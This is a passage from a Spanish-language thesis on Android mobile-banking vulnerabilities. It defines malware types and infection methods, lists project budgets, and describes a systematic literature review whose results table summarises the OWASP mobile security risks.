Esta plataforma se ha vuelto tan famosa que a la vez está muy atraída para los piratas informáticos y a su vez llegar a una gran cantidad de víctimas esto lo corrobora diferentes compañías como las siguientes [2][16]:

- **F-Secure:** Esta empresa confirma que ANDROID es la plataforma donde más malware se desarrolló, por ejemplo en los 9 primeros meses del 2013 se detectó 633 nuevas familias de malware de las cuales 610 fueron creadas para ANDROID.
- **Fortinet:** En 2013 casi el 100% del malware fue dirigido hacia la plataforma ANDROID.
- **Juniper:** En 2011 el malware para ANDROID representaba el 46,7% del total, cifra que para 2013 se duplicó.
- **Symantec:** En 2014 se descubrió 48 nuevas amenazas para dispositivos móviles de las cuales 45 estaban desarrolladas para ANDROID.

Se dice que para los próximos años se doblará el número de amenazas para dispositivos móviles con sistema operativo ANDROID, los datos comprometidos se usarán para otros ataques o bien para su venta en el mercado negro [2][16].

4.2.7.1. Conceptos y Definiciones

- **Malware:** Se refiere a cualquier programa informático diseñado para dañar computadoras, redes o información, en términos más claros se puede decir que el malware es cualquier pedazo de código añadido, cambiado o borrado de un sistema software para causar intencionalmente al sistema. En la actualidad se utiliza este término para hacer referencia a amenazas ya que anteriormente se conocía comúnmente como virus informático; teniendo en cuenta que malware se refiere a cualquier tipo de software dañino malintencionado, vamos a definir diversos tipos de malware [2][17]:
 - ✚ **Virus:** es un programa que se replica infectando a otro programa, un sector de arranque o partición. Normalmente añade una copia de sí mismo a los ficheros de la víctima.
 - ✚ **Gusano:** similares a los virus en lo que se replican, se diferencian de los virus en que no necesitan añadirse a un programa existente, por lo que son un programa malicioso que utiliza la red para enviar copias de sí mismo a otros sistemas denominándose gusano, al contrario de los virus,

los gusanos no necesitan que su portador les lleve a otro sistema ya que ellos mismo se encargan de propagarse a través de la Red.

- ✚ **Caballo de Troya:** conocidos como los troyanos son un tipo de software no auto replicable, estos se ocultan dentro de programas que pueden parecer útiles o inofensivos para el usuario, los troyanos pueden ser tanto programas legítimos corruptos que ejecutan código malicioso al ponerse en funcionamiento como programas que ejecutan código directamente enmascarados como otra cosa para conseguir el descuido del usuario.
- ✚ **Spyware:** es un tipo de software que envía información de los usuarios infectados sin el previo consentimiento del mismo.
- ✚ **Puerta Trasera:** es un programa informático diseñado para violentar las políticas de seguridad con el propósito de permitir a entidades exteriores tener controles sobre una maquina o alguna red remotamente. Las puertas traseras pueden ser programas únicos o alojarse dentro de versiones corruptas de programas benignos, estas puertas habilitan un método para acceder a un sistema proporcionando una conexión remota a hackers o a otro maleare.
- ✚ **Rootkits:** Son ataques adulterados que modifican ficheros o librerías del sistema operativo, la instalación puede realizarse de forma automática o a su vez el atacante podría instalarlo si ha obtenido acceso root; esto permite controlar el equipo falseando las llamadas al sistema, hay dos tipos de rootkits a modo kernel y a modo usuario.
- ✚ **Bomba Lógica:** Es un malware cuyo cuerpo se activa en un momento concreto de tiempo o cuando ciertas condiciones se satisfacen en otras palabras los troyanos que se activan en ciertas fechas se denominan bombas de tiempo.
- ✚ **Bot:** Es un programa, permite a un atacante tomar el control del equipo infectado controlando el sistema de la víctima en grandes proporciones, las maquinas infectadas están a la espera de recibir órdenes y formar un botnet o red de bot controladas por el atacante.
- ✚ **Phishing:** se trata del uso de ingeniería social o malware, con el propósito de capturar información importante para la victima de forma no autorizada, suplantando la información del legítimo dueño.
- ✚ **Rooting:** Casi no es considerado un tipo de malware ya que un mismo usuario puede obtener acceso total sobre su móvil y actualizarlo a

versiones superiores soportadas por la terminal o a su vez ponerlo en alguna versión anterior; del otro lado GOOGLE considera como malware.

4.2.7.2. Fines del Malware

Se tiene los siguientes fines [2]:

- **Control Remoto:** para realizar esta acción previamente los Smartphone deben convertirse en bots para ser controlados remotamente, este control se da usando trafico web basado en HTTP para recibir los comandos del servidor de C&C; por otra parte para dificultar la localización del atacante se filtran las URLs del servidor remoto de C&C así como la comunicación con él.
- **Generar gastos monetarios:** consiste en suscribir al usuario infectado a los servicios SMS Premium, hay que tener en cuenta que en ANDROID hay un permiso llamado sendTextMessege que permite enviar mensajes en segundo plano sin conocimiento de la víctima.
- **Robo de información personal:** hay un sin número de información que el atacante puede estar queriendo recabar como cuentas bancarias, contraseñas entre otras.
- **Pago por rescate de información (Ransomware):** consiste en cifrar archivos del sistema infectado y pedir un rescate económico a cambio de quitar esta restricción, este Ransomware se transmite por medio de troyanos o gusanos.

4.2.8. Formas de Infección

En lo referente a ingeniería social hay tres tipos de técnicas para la instalación de malware, en este apartado hay que tener en cuenta que estas técnicas pueden ser atraídas hacia los usuarios para su descarga [2][18].

- **Re-empaquetado:** los delincuentes informáticos descargan aplicaciones oficiales, las desmantelan, es decir le cargan código dañino para posteriormente subirla de nuevo a la tienda oficial, los usuarios serán vulnerables al descargar la aplicación.
- **Instalar al actualizar:** muy parecida a la técnica anterior pero con dos variantes la primera es que re-ensamblan la aplicación una vez descargada por el usuario y al momento de la ejecución se da la segunda variante que consiste en decirle al usuario que hay una nueva versión haciéndolo caer al usuario y descargando la versión dañina.

- **Descarga directa:** consiste en ofrecer al usuario aplicaciones que ayudaran al rendimiento de su teléfono inteligente como ahorrar batería; re-dirigiéndolo hacia una tienda falsa de ANDROID donde descargara la aplicación que obviamente no hará lo que decía hacer.

4.2.9. Herramientas de Prevención

Los usuarios nos preguntamos si realmente es necesario tener una herramienta que cuiden la información de nuestro Smartphone debido a que hay diferentes opiniones sobre aquellas, a continuación veremos cómo trabajan las herramientas gratuitas y de pago [2]. Hoy en día las empresas que desarrollan antivirus para la plataforma ANDROID son muy amplias tanto gratuitas como de pago, entonces nos damos cuenta que al haber tantas empresas desarrollando antivirus para ANDROID, es porque se necesita de verdad de este tipo de herramientas además, el jefe de seguridad de ANDROID ha mencionado que no hay beneficios al usar estos antivirus porque no sirven para nada debido a las seguridades que GOOGLE implementa en su plataforma, lo que si recomiendan es tener actualizado siempre el sistema operativo y finalmente no rootear el dispositivo porque ahí si quedaría expuesto. Hay que saber que los antivirus consumen memoria, CPU del sistema operativo lo que claramente significa perdida de rendimiento sabiendo que no todos los usuarios tienen un dispositivo de última generación también el jefe de seguridad de la plataforma menciona que se exagera con el riesgo de seguridad ANDROID [2][1].

4.3. Teléfonos Inteligentes (SMARTPHONES)

Un teléfono inteligente es un dispositivo personal y versátil que siempre está cerca de su usuario y ofrece diversas aplicaciones, la toma de un flujo continuo de informática acerca de la operación del usuario, permite que diversos tipos de aplicaciones personalizadas incluyendo la de interfaz sea amigable en todo momento [19].

4.3.1. Historia

Los smartphones o teléfonos inteligentes nacieron a finales de los años noventa, combinan las funciones de un teléfono celular tradicional con otras características, como la posibilidad de instalar en el dispositivo un sistema operativo completo, con aplicaciones para realizar diversas tareas y trabajar con grandes cantidades de datos, enviar correos electrónicos, conectarse a Internet, tomar fotos, comunicarse a través de wifi y Bluetooth, etc. Por tanto, tienen aplicaciones similares a las de un computador

portátil o una agenda electrónica, a las que se suman las características propias de los teléfonos celulares [20].

Empresas como Motorola, Nokia, Apple, LG, Samsung, HTC, Sony Ericsson, Research In Motion (RIM), entre otras, hacen desarrollos permanentes de modelos de smartphones con diferentes aplicaciones de negocio e Intranet para empresas, y en general, ofrecen al público servicios útiles tanto para el trabajo como para el uso personal [4].

4.3.2. Características

Los teléfonos inteligentes hoy por hoy cuentan con características muy similares a las de las PCs normales incluso algunos con mejores características con pantallas de última generación así como procesadores, baterías de larga duración de mucho amperaje, lo que hace que estos sean muy codiciados por el usuario común [21].

4.3.3. Incidencia en Usuarios

Por las grandes prestaciones los usuarios móviles cada día crecen en cifras, ya que los teléfonos inteligentes han cambiado de cierta manera la vida de las personas en todo sentido, los usuarios pueden navegar en cualquier parte del mundo desde un Smartphone que posea acceso a internet y a su vez van dejando de utilizar el computador convencional [22].

4.3.4. Seguridad

Para garantizar el correcto funcionamiento del dispositivo, es esencial estar bien informado sobre las ventajas y desventajas respecto de las prestaciones que ofrece el teléfono. También hay que considerar que al mismo tiempo que nos mantiene comunicados, nos expone a peligros cuando éste es usado o intervenido sin nuestro permiso. Las conversaciones vía telefónica o por mensajes de texto pueden contener información confidencial y sensible, la cual podría ser escuchada o leída por otros a nivel global, cuando el móvil se encuentra conectado al internet. Por ello es importante llevar a cabo algunas medidas de seguridad para proteger el dispositivo y la información contenida en él como el buen uso del teléfono inteligente, es decir seguir reglas para no ser víctimas de vulnerabilidades [23].

4.4. Transacciones Bancarias

El sector bancario es una de las industrias de más rápido crecimiento ofrece una amplia variedad de servicios financieros a sus clientes de varias maneras, incluyendo E-Banking, Mobile, centros de cajeros automáticos y la banca [24].

4.4.1. Banca Móvil

La rápida introducción de los teléfonos inteligentes en los países en desarrollo ha producido que el número de usuarios exceda el número de usuarios con cuentas bancarias. Los bancos con el pasar del tiempo han ido implementando sistemas móviles para dispositivos inteligentes, es por ello que en la actualidad muchos bancos en el mundo ya cuentan con banca móvil para permitir a sus usuarios realizar transacciones desde la comodidad de los hogares y desde cualquier lugar que haya conexión a internet por medio de su Smartphone [25].

4.4.2. Beneficios

Hay muchos beneficios que se pueden dar, imaginémosnos estar atrapados en un atasco de tráfico, incapaces de alcanzar nuestro banco y tener detalles de las últimas transacciones que se hicieron; en realidad el cliente ahora no necesita preocuparse ya que ahora a través de la banca móvil se pueden llevar a cabo tareas como comprar por medio de sus dispositivos inteligentes ya que por medio de estos se puede acceder fácilmente a los bancos esto desde cualquier parte del planeta siempre y cuando teniendo acceso a internet [6].

5. MATERIALES Y MÉTODOS

Durante el desarrollo del trabajo de titulación se utilizó diferentes técnicas, métodos, herramientas y procedimientos, para describir, analizar y valorar críticamente el desarrollo del proyecto, y así dar una alternativa de solución a la problemática identificada.

5.1. Materiales

Para la elaboración del trabajo de titulación se han establecido los diferentes recursos a utilizar, además de los costos económicos que representan cada uno de estos en el proyecto:

5.1.1. Recursos Humanos

La tabla siguiente muestra el talento humano que va a estar inmerso en el desarrollo del Trabajo de Titulación:

Tabla 4. Recursos humanos

Descripción	Número de Horas	Valor (\$)	Valor Total (\$)
Investigador	400	8.00	3200.00
Tutor	80	30.00	2400.00
Subtotal(\$)			5600.00

5.1.2. Recursos Técnicos

La siguiente contiene información de los recursos técnicos o tecnológicos que serán utilizados en el proyecto:

Tabla 5. Recursos técnicos

Descripción	Cantidad	V. Unitario (\$)	Valor Total (\$)
Hardware			
Computador	1	1000.00	1000.00
Impresora	1	90.00	90.00
Pendrive (8gb)	1	8.00	8.00
Teléfono Inteligente	2	350	700
Software			
Windows 10		0.00	0.00
Subtotal \$			1798.00

5.1.3. Recursos Materiales

Los recursos materiales a utilizar como materiales de oficina y servicios básicos se describen a continuación:

Tabla 6. Recursos materiales

Descripción	Cantidad	V. Unitario (\$)	Valor Total (\$)
Materiales de Oficina			
Cartuchos de tinta	4	25.00	100.00
Resma de Papel	4	5.00	20.00
Perfiles	5	1.00	5.00
Copias	5000	0.02	100.00
Paquete de Cd's	1	10.00	10.00

Servicios Básicos			
Luz	6 meses	20.00	120.00
Transporte	180 días	1.80	324.00
Internet	6 meses	20.05	120.30
Alimentación	180 días	6.00	1080.00
Teléfono			50.00
Subtotal (\$)			1929.3

5.1.4. Presupuesto Total

La tabla siguiente muestra el presupuesto total para el desarrollo del proyecto:

Tabla 7. Presupuesto total

Recursos	Subtotal (\$)
R. Humano	5600.00
R. Técnico	1798.00
R. Material	1929.30
Total Previo (\$):	9327.30
Imprevistos	2000
Total (\$):	11327.30

5.2. Métodos de Investigación

5.2.1. Método Deductivo

El método deductivo es aquél que parte los datos generales aceptados como valederos, para deducir por medio del razonamiento lógico una suposición particular. Con este método se redactó la problemática, estableciendo diferentes problemas generales referentes a la seguridad en dispositivos móviles con sistema operativo ANDROID, los cuales sirvieron de ayuda para poder plantear el problema específico del tema de investigación.

5.2.2. Método Inductivo

El método inductivo va de lo particular a lo general, partiendo desde un punto específico como el problema, se determinó los objetivos a desarrollar, y además ayudó en la estructuración del marco teórico con información relacionada al tema de investigación.

5.2.3. Método de Revisión Sistemática de Literatura

Con este método se busca realizar un análisis y síntesis de conceptos teóricos para obtener mediante este la información apropiada para la elaboración del estado de arte del trabajo, utilizando información científica de bibliotecas confiables.

5.3. Técnicas de recolección de información

5.3.1. Técnica de Revisan Bibliográfica

Esta técnica se fundamenta en la recolección de información, la cual sirve de gran ayuda en la elaboración del trabajo de titulación, permitiendo mediante la obtención de contenidos teóricos de diferentes repositorios, la sustentación adecuada del proyecto de investigación.

5.4. Metodología

Revisión Sistemática de Bárbara Kitchenham

Una revisión sistemática es una manera de evaluar e interpretar toda la investigación disponible, que sea relevante respecto de una interrogante de investigación particular, en un área temática o fenómeno de interés [26]. El método original de Barbara Kitchenham consiste en:

Etapa 1. Planificación de la Revisión

Identificación de la necesidad de la revisión

El interés de desarrollar una revisión sistemática surge de la necesidad de los investigadores de resumir la información existente sobre algún fenómeno de manera rigurosa e imparcial. Lo anterior, con el objeto de establecer conclusiones más generales que los estudios individuales o como un comienzo de actividades de investigación futuras. Básicamente consiste en determinar cuáles son los objetivos de la revisión, cuáles son las interrogantes de investigación y con que recursos se cuenta para realizarla, por ejemplo: que tipos de fuentes se emplearan: internet, revistas electrónicas de acceso restringido o público, actas de congreso etc.

En esta etapa se definen las normas que seguirá la investigación respecto del proceso de búsqueda en las fuentes de información definidas anteriormente, así mismo se definen los protocolo de búsqueda los términos que se buscarán, las combinaciones de éstos, la estrategia de búsqueda empleada según cada fuente y cómo se registrarán los resultados de cada búsqueda. Es recomendable registrar los resultados de las búsquedas. El protocolo puede ser mejorado en la medida que se avanza con la revisión. Por ejemplo, se pueden incorporar otros términos de búsqueda o realizar otras combinaciones de los términos usados.

Etapa 2. Desarrollo de la Revisión

Se desarrolla a búsqueda, sobre las fuentes de información definidas, aplicando el protocolo de búsqueda como pueden ser: GOOGLE SCHOLAR, SCOPUS, IEEE, SCIENCEDIRECT, SCIRUS, entre muchas otras. En esta etapa se revisan trabajos, en base al protocolo de revisión, considerando los criterios de inclusión y exclusión, luego se extrae la información de interés en los estudios ya sean extractos de los documentos, ideas, resúmenes, etc. Además debe registrarse la información necesaria para gestión, como la relativa a la bibliografía y otra que los investigadores consideren pertinente.

Etapa 3. Publicación de los Resultados

Básicamente en esta etapa se refiere al uso que se le va a dar a los resultados obtenidos durante toda la revisión sistemática, por ejemplo publicarla en alguna revista de interés para informáticos que deseen saber más sobre vulnerabilidades en la plataforma ANDROID, específicamente en dispositivos de bolsillo.

6. RESULTADOS

El presente proyecto está estructurado en tres fases, con las cuales se busca encontrar una solución al tema de estudio, denominado “Estudio de Vulnerabilidades en transacciones bancarias en dispositivos móviles con Sistema Operativo ANDROID”

En cada fase se obtuvieron diferentes resultados los cuales se detallaran a continuación:

6.1. Fase 1. Indagar Cuáles son las vulnerabilidades más frecuentes que existen al momento de realizar transacciones bancarias con dispositivos móviles ANDROID.

La primera fase consistió en la elaboración de una revisión sistemática destinada a recolección de información acerca de diferentes trabajos enfocados en la misma temática del trabajo de titulación:

6.1.1. Revisión bibliográfica sobre el problema de investigación

La primera parte del trabajo está orientado a una revisión sistemática sobre vulnerabilidades que se dan al momento de realizar transacciones bancarias con dispositivos móviles ANDROID, para lo cual se realizó una búsqueda de información en diferentes fuentes bibliográficas que nos ayude a responder las preguntas de revisión. Los artículos seleccionados aportan con información concerniente a las diferentes vulnerabilidades que se dan con más frecuencia al momento de realizar transacciones bancarias con dispositivos móviles que trabajan bajo la plataforma ANDROID.

6.1.2. Generar las preguntas de Investigación

Para darle ejecución a esta fase primeramente se define el objetivo de la búsqueda como alcanzable que se basa en conocer cuáles son las vulnerabilidades más frecuentes que se dan en la plataforma ANDROID al realizar tareas en línea.

Para verificar que se cumpla el objetivo, se plantearon las siguientes preguntas de investigación:

- a. ¿Cuáles son las vulnerabilidades más frecuentes que se dan al momento de realizar transacciones bancarias?**
- b. ¿Cuál es la incidencia de uso de transacciones bancarias con los Smartphones en los usuarios?**

Luego de realizar algunas búsquedas preliminares que nos arrojaron resultados, las preguntas de investigación fueron dirigidas a las vulnerabilidades en transacciones bancarias ANDROID y la incidencia que hay en los usuarios.

La especificación de la pregunta de investigación es la parte más importante de cualquier revisión sistemática [27]. Las preguntas de revisión son parte importante en toda metodología de revisión sistemática y a su vez es la parte inicial de toda revisión en la que se planteen objetivos a conseguir, permitiendo establecer criterios de inclusión/exclusión, etc.

Generalmente las preguntas de investigación se expresan en formato PICOC, lo que puede resultar en mayor o menor grado una complicación, lo cual dependiendo la orientación de la pregunta de investigación. En este caso en particular expresar en formato PICOC la pregunta de investigación es completamente irrealizable.

Sin embargo en la presente revisión sistemática PICOC posee una utilidad limitada, ya que el objetivo de la revisión no hace referencia a la efectividad de un tratamiento, sino a la recolección de información sobre vulnerabilidades móviles ANDROID al momento de realizar transacciones bancarias. En consecuencia varios de los elementos constituyentes de PICOC (en concreto, comparison y outcome) no pueden ser utilizados [28].

6.1.3. Crear la cadena de búsqueda

A partir de las preguntas de investigación, y trabajos anteriormente revisados se definieron palabras clave para las búsquedas: vulnerabilit mobile Applications, Bank transactions, mobile vulnerabilities, android vulnerabilities.

6.1.4. Criterio de selección de estudios

A partir de los resultados de búsquedas se acordó la selección de estudios y trabajos que cumplieran al menos uno de los siguientes puntos:

- ✚ Explicación del funcionamiento general de cada vulnerabilidad encontrada
- ✚ Vulnerabilidades publicadas por OWASP, (página oficial sobre seguridades en aplicaciones móviles ANDROID)

6.1.5. Extracción de la Información

- ✚ En cada artículo encontrado se consideró los siguientes criterios:
- ✚ Vulnerabilidades en aplicaciones móviles ANDROID
- ✚ Transacciones bancarias móviles
- ✚ Vulnerabilidades en transacciones bancarias móviles

- ✚ Vulnerabilidades bancarias más frecuentes
- ✚ Conclusiones relevantes

6.1.6. Estudios Incluidos y Excluidos

El criterio utilizado para la selección de artículos y publicaciones, fue que aportaran con las principales vulnerabilidades que se dan al momento de realizar transacciones bancarias.

Las búsquedas realizadas generaron 42 artículos de los cuales se seleccionaron 18 artículos y una página oficial sobre seguridades en aplicaciones móviles ANDROID de acuerdo al criterio arriba mencionado, en la siguiente grafica se muestra las bibliotecas como utilizadas para la revisión sistemática.




Figura 3. Gráfica de estudios encontrados

Los criterios de inclusión y exclusión se determinarán los factores que deben cumplir los estudios para la realización del trabajo.

Los criterios de inclusión que se tomaron en cuenta son:

- ✚ El artículo describe conceptos y aspectos importantes vulnerabilidades en aplicaciones ANDROID al realizar transacciones bancarias.
- ✚ El artículo describe una breve explicación de lo que trata la vulnerabilidad encontrada.
- ✚ El artículo posee información de vulnerabilidades en aplicaciones ANDROID.

Los criterios exclusión tomados en cuenta son:

- ✚ Los artículos que tenga una fecha de publicación menor al año 2011.

6.1.7. Establecer los procesos de selección

Para los procesos de selección se probaron las cadenas de búsqueda en diferentes repositorios, y se seleccionaron los casos de estudio en base a los criterios de inclusión y exclusión, e información concerniente con el tema de estudio.

El número de búsquedas están representadas por el acrónimo **B00**, en el cual se enumera a continuación las indagaciones de acuerdo con cada biblioteca virtual utilizada.

Las búsquedas realizadas fueron de la siguiente manera en los distintos repositorios:

Biblioteca Digital de SCOPUS: <http://ieeexplore.ieee.org/> [29]

B01: ((An android based) and (based mobile device) and (device application) and (Games and multimedia))

B03: ((forensic investigation) AND ('onedrive' OR 'box' OR 'googledrive' OR 'dropbox') AND (applications) AND (android) AND (ios))

B05: (TITLE-ABS-KEY (how current) AND TITLE-ABS-KEY (android) AND TITLE-ABS-KEY (malware seeks) AND TITLE-ABS-KEY (evade automated) AND TITLE-ABS-KEY (code analysis))

B06: (ALL (automatic detection) AND ALL (correction) AND ALL (visualization) AND ALL (security vulnerabilities) AND ALL (mobile apps))

OWASP ORG: <http://www.owasp.org> [30]

B07: "vulnerabilidades" + "owasp" + "móviles"

Biblioteca Digital de la IEEE: <http://scopus.com> [31]

B02: (((("Publication Title":Security assessment) OR assessment of Mobile) AND Mobile Banking)

B04: (((("Document Title":Potential Vulnerability) AND Analysis) AND Mobile Banking) AND Applications)

GOOGLE ACADEMICO: <https://scholar.google.com.ec/> [32]

B08: "Systematic Literature Review:" + "Security Challenges of Mobile Banking" and "Payments System"

B09: "Examining" + "Security Risks" of "Mobile" + "Banking Applications" + "through Blog Mining"

A partir de los resultados de búsquedas se acordó la selección de estudios y trabajos que cumplieran al menos uno de los siguientes puntos:

A partir de los resultados de búsquedas se acordó la selección de estudios y trabajos que cumplieran al menos uno de los siguientes puntos:

- Explicación del funcionamiento general de cada vulnerabilidad encontrada
- Vulnerabilidades publicadas por OWASP, (página oficial sobre seguridades en aplicaciones móviles ANDROID)

Extracción de la información

Los criterios de selección de estudios establecen la pauta de extracción de información relevante para este trabajo. Por cada artículo seleccionado, se sintetizará al menos uno de los siguientes elementos:

- Vulnerabilidades en aplicaciones móviles ANDROID
- Transacciones bancarias móviles
- Vulnerabilidades en transacciones bancarias móviles
- Vulnerabilidades bancarias más frecuentes
- Conclusiones relevantes

Resultados

A continuación se presenta información recolectada de los casos de estudios seleccionados, la cual está dividida en la siguiente tabla dividida con el número de búsqueda el nombre del artículo, el tipo de vulnerabilidad encontrada y las conclusiones más relevantes.

El nombre de los artículos de la tabla siguiente, se los coloco en ingles debido a las fuentes donde se los obtuvieron.

Tabla 8. Resultados

Bús que da	Articulo	Vulnerabilidad / Incidencia en los usuarios	Conclusiones Relevantes
B01	Games and multimedia implementation on heroic battle of surabaya: An android based mobile device application,"	Cambio de la rutina de vida de los usuarios móviles.	En los últimos años y mayormente a partir del 2015 se ha incrementado de manera abismal el uso de dispositivos móviles como son los SMARTPHONES por ende esto ha cambiado la vida de los usuarios ya que por medio de estos pueden acceder a mucha información como

			compras, noticias, transacciones bancarias y más.
B02	Forensic investigation of OneDrive, Box, GoogleDrive and Dropbox applications on Android and iOS devices	Almacenamiento inseguro de la información en la nube.	La información en la actualidad se almacena en la nube y es de fácil acceso por medio de un dispositivo móvil desde cualquier parte del planeta y esto es utilizado de mala manera por delincuentes informáticos para filtrar datos, realizar comercio ilegal etc.
B03	Potential Vulnerability Analysis of Mobile Banking Applications	Plataformas móviles en disputa por encabezar el mercado de Smartphone.	Así como ha crecido de manera escalable el desarrollo de teléfonos inteligentes, se encuentra la pelea por liderar el mercado en cuanto a sistemas operativos móviles en este caso ANDROID es el más popular ocupando un 73% a nivel global, por lo que el software malicioso para estos dispositivos ANDROID está en aumento con la finalidad de hacer daño en especial a aplicaciones bancarias móviles.
B04	How Current Android Malware Seeks to Evade Automated Code Analysis	Campañas de ataques específicamente a la plataforma ANDROID.	En la actualidad existe muchas campañas de nuevas amenazas a la plataforma ANDROID, en poco tiempo hubo miles de ataques a este sistema operativo por medio de aplicaciones maliciosas, archivos adjuntos, SMS, troyanos bancarios, entre otras.
B05	Automatic Detection, Correction, and Visualization of Security Vulnerabilities in Mobile Apps	Información vulnerable debido a la baja protección cuando viaja la misma de un lado a otro.	La información que circula de extremo a extremos está expuesta a observadores no autorizados por lo que es visible el peligro que corre la misma al momento de viajar de un lugar a otra en aplicaciones móviles.
B06	Weak Server Side Controls	La debilidad de los controles del lado del servidor, los cibercriminales merodean los servidores en busca de vulnerabilidades con el objetivo de inyectar código malicioso [33].	Los atacantes al encontrar una vulnerabilidad inyectan código malicioso para perpetrar su cometido que es el hurto de información de los usuarios.
	Insecure Data Storage	Inseguridad en Almacenamiento de Datos, al perder el usuario su dispositivo móvil es presa fácil para que un atacante pueda acceder por medio de exploits, incluso sin tenerlos físicamente [30].	Esta vulnerabilidad se da mayormente en dispositivos hurtados/ robados aunque existe la posibilidad de acceder a estos dispositivos sin la necesidad de tenerlos físicamente a través de exploits in-the wild y/o distintos códigos maliciosos.
	Insufficient Transport Layer Protection	Protección Insuficiente en la Capa de Transporte, cuando	Al desarrollar una aplicación normalmente los datos son intercambiados entre cliente –

		no es de buena calidad la codificación de una aplicación puede ser fácil para un atacante capturar datos mientras viaja la información[34].	servidor, si la codificación de estas aplicaciones es mala existen muchas técnicas para observar datos sensibles en el trayecto cliente – servidor.
Unintended Data Leakage		Fuga Involuntaria de Datos, cuando se desarrolla aplicaciones móviles no se puede controlar la seguridad de los otros sistemas que van a interactuar o hardware con el que va a interactuar por lo que se pueden perder datos [35].	Como las aplicaciones móviles tienen que interactuar con sistemas operativos, infraestructuras digitales, hardwares nuevos entre otros; que son ajenos a los desarrolladores, es obvio que no pueden controlar fallas que estén por fuera de las aplicaciones móviles, por lo que es muy posible que se pierdan datos al no realizar una evaluación con el fin de entender como las aplicaciones interactúan con todos los elementos de las dispositivos.
Poor Authorization and Authentication		Pobre Autenticación y Autorización, por la falta de tokens de seguridad se puede perder la información, por ejemplo con el conocido “desea guardar su contraseña” [36].	Hay patrones de autenticación que se consideran inseguros que se deben evitar, algunos ejemplos son el famoso “Recuérdame” cuando las aplicaciones piden recordar las contraseñas de forma automática entre otras.
Broken Cryptography		Criptografía Rota, al utilizar algoritmos propios de encriptación de datos pueden existir huecos por los que los atacantes pueden vulnerar alguna aplicación móvil [37].	En ocasiones los métodos de encriptación de la información (datos) se vuelve una práctica casi obsoleta ya que por ejemplo al crear y utilizar un propio algoritmo de encriptación como algoritmos desfasados son malas prácticas en cuanto a seguridad criptográfica.
Client Side Injection		Cliente de Inyección Lateral, principalmente se da en usuarios ROOT ya que tener permisos de súper usuario pueden acceder a archivos y dejar puertas abiertas [38].	Siempre y cuando exista una posibilidad de usuarios internos como externos y las mismas aplicaciones puedan enviar datos no confiables al sistema, un delincuente informático podría inyectar exploits en las aplicaciones móviles lo que causa un riesgo muy importante de fuga de información.
Security Decisions Via Untrusted Inputs		Las decisiones de seguridad que no se confían vía entradas, las aplicaciones móviles al interactuar con otras aplicaciones que no sean de confianza son vulnerables ya que hay algunos procesos que pueden contener malware [39].	Para un mejor entendimiento sobre esta vulnerabilidad se debe conocer el concepto de IPC (Comunicación entre procesos) cuando se comunican sistemas operativos con aplicaciones móviles comparten espacios de memoria para que haya esta comunicación y sincronización entre los mismos, por lo que para minimizar los riesgos de ataque la aplicación móvil debería permitir conexión solo con aplicaciones confiables. En conclusión la información sensible no debería ser enviadas a través de IPC etc.
Improper Session Handling		Inadecuada Gestión de la sesión, sucede cuando no cerramos la sesión por ejemplo cuando dejamos	En esta vulnerabilidad se rescata que el manejo de la información puede ser muy débil parecido a lo que sucede con la autenticación y

		abierta una sesión en alguna red social o cuenta de banca electrónica entre otras [40].	autorización pobre nombrada anteriormente. Es muy importante manejar bien la sesión una vez abierta, es decir validar la sesión tanto en servidor como en cliente, así como establecer un tiempo de expiración de la sesión.
	Lack of Binary Protections	La falta de protección a nivel binario, a través de ingeniería inversa pueden obtener información confidencial los atacantes, esto sucede cuando un programador no ha sido autor completo de la aplicación [41].	En muchas ocasiones la falta de protección a nivel binario facilita el ataque a través de ingeniería inversa. Si un programador no es creador del código de su programa a nivel binario y no lo tiene protegido un ciberdelincuente puede fácilmente buscar fallas en el código, como por ejemplo copiarlo hacer cambios menores y vender una aplicación nueva similar como si fuese de su autoría.
B07	Security assessment of Mobile- Banking	Denegación de Servicio Distribuida (DDoS).	Es uno de los ataques más comunes a nivel mundial y la tercera amenaza para el FBI, su ataque está dirigido a sistemas bancarios, este se perpetúa mediante el escaneo de puertos abiertos.
		El malware móvil.	Este ataque está basado en troyanos bancarios, rootkists y virus. Los delincuentes informáticos mejoran cada día sus códigos maliciosos con el fin de tener éxito al momento de querer violar la seguridad de las cuentas bancarias móviles.
		Las amenazas de aplicaciones de terceros.	Consiste en la instalación secreta de aplicaciones de terceros las cuales manipulan las aplicaciones bancarias de una manera perjudicial para el usuario.
		TCP-IP Spoofing.	El atacante obtiene un acceso no autorizado en un dispositivo móvil, este muestra un mensaje malicioso que supuestamente es de confianza haciendo caer al usuario.
		Puertas de acceso traseras.	Los atacantes instalan puertas traseras con el fin de evitar los mecanismos de seguridad y con la supuesta solución a problemas, al acceder al dispositivo ellos ya pueden hacer daño al usuario.
		La manipulación.	Mediante la modificación y manipulación de aplicaciones bancarias móviles por parte de los piratas informáticos, estos pueden realizar aplicaciones fraudulentas con mucho parecido a las originales, esperando sean instaladas por usuarios ingenuos.
		Exploits.	Se trata de trozos o pequeñas cantidades de software que se instalan de manera inescrupulosa en el software del sistema operativo móvil o a su vez pueden adherirse al mismo hardware del dispositivo con

			el fin de espiar o a su vez extraer información del usuario.
		Ingeniería social y troyanos.	Por medio de ingeniería social se puede sacar información privilegiada a usuarios incautos como fechas importantes que utilizarían como nombres de usuario y contraseña, además los piratas informáticos pueden introducir en los equipos móviles los denominados troyanos bancarios con el fin de robar información a los mismos.
		Usuarios, código malicioso y las mismas aplicaciones al usar mal los APIs.	Los agentes directos para que se realice esta vulnerabilidad están los mismos usuarios, el código malicioso, o simplemente una aplicación vulnerable en el dispositivo inteligente, esta vulnerabilidad consiste en llamadas al servicio web o API la cual es consumida por la aplicación móvil.
